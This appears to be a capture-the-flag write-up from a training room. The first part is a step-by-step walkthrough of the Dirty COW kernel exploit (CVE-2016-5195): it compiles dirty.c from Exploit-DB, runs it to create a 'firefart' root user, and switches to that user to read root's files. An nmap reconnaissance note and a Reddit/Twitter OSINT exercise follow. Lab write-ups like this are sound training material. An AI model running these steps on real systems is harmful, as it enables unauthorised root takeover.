
Go to exploit database and search for 2016-5195 which provided then click on the sec link.



Then copy the whole thing




Then cat > actcode and cat > dirty.c , then paste the whole thing you just copy from the exploit database




The answer gcc -pthread dirty.c -o dirty -lcrypt is actually provided at the exploit database, type gcc -pthread dirty.c -o dirty -lcrypt then type ls then type ls -l and you’re done

Question 6




Type ./dirty and you will get your answer firefart


Question 7




After that type uname -a then type su firefart and login



After login type find / -name message* then type cd /root then type ls



Then type cat message_from_the_grinch.txt



Then type ls, then type touch coal, then type tree | md5sum and you will find the answer 8b16f00dd3b51efadb02c1df7f8427cc

Thought Process/Methodology: After starting the machine and attack box, we used nmap on the machine's IP in the terminal and found out the port numbers of the three services running. Again using nmap in the terminal, we successfully found the most likely distribution to be running that is "Ubuntu", Lastly, using Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, we think this website might be used for a blog.


Day 14: OSINT - Where's Rudolph?

Tools used: Reddit, Google, Twitter, Jimpl, scylla.sh


Solution/Walkthrough:

Question 1

Open Reddit on a new tab and search for ‘IGuidetheClaus2020’



Click the ‘Comments’




There’s the URL to Rudolph's Reddit comment history

reddit.com/user/IGuidetheClaus2020/comments/


Question 2

On the comment page, it's written that Rudolph was born in Chicago




Question 3

Using the Google search engine to search for clues… I found that Robert's last name is May




Question 4

According to this comment, Rudolph uses Twitter sometimes



Question 5

Rudolph's username is 'IGuideClaus2020'

